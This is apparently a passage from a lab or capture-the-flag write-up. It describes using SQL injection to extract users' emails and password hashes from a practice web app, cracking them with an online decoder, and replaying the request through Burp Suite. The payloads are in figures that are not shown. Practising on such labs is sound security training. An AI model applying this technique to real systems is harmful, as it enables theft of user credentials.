


Figure 18.

I was able to get a "success" status indicating to me that I have found the correct number of columns. However, we know that we want specific information and credentials. The 'name' and description' fields seem interesting but the headers for the login page are email and password; so, let's use those as variables in my SQL injection, demonstrated in Figure 19.




Figure 19.

I replaced the '2' with 'email', and '3' with 'password'; by doing so, I was able to retrieve the emails and hashed passwords of each of those accounts.




Figure 20. I searched Google for a hash decoder and found one that also revealed the hashing algorithm. Nice.




Figure 21.

However, some of the passwords were not found using the same decoder. This may be due to the decoder just not having the credentials to crack it. Nonetheless, John the Ripper would come in handy if I needed access to a password that isn't easily found through a quick google-hash-decoder-search.




Figure 22. Another one found.




Figure 23. After browsing through the hashed passwords, I went back to the proxy tab, adjusted the Raw request URL with that of my SQL injection from the Repeater tab, and forwarded the requests back to my local server.




Figure 24. Navigating back to the opened browser from Burpsuite, we see the output just as we did in the Repeater on the Response side, but this time in its raw format.




Figure 25. Another challenge down!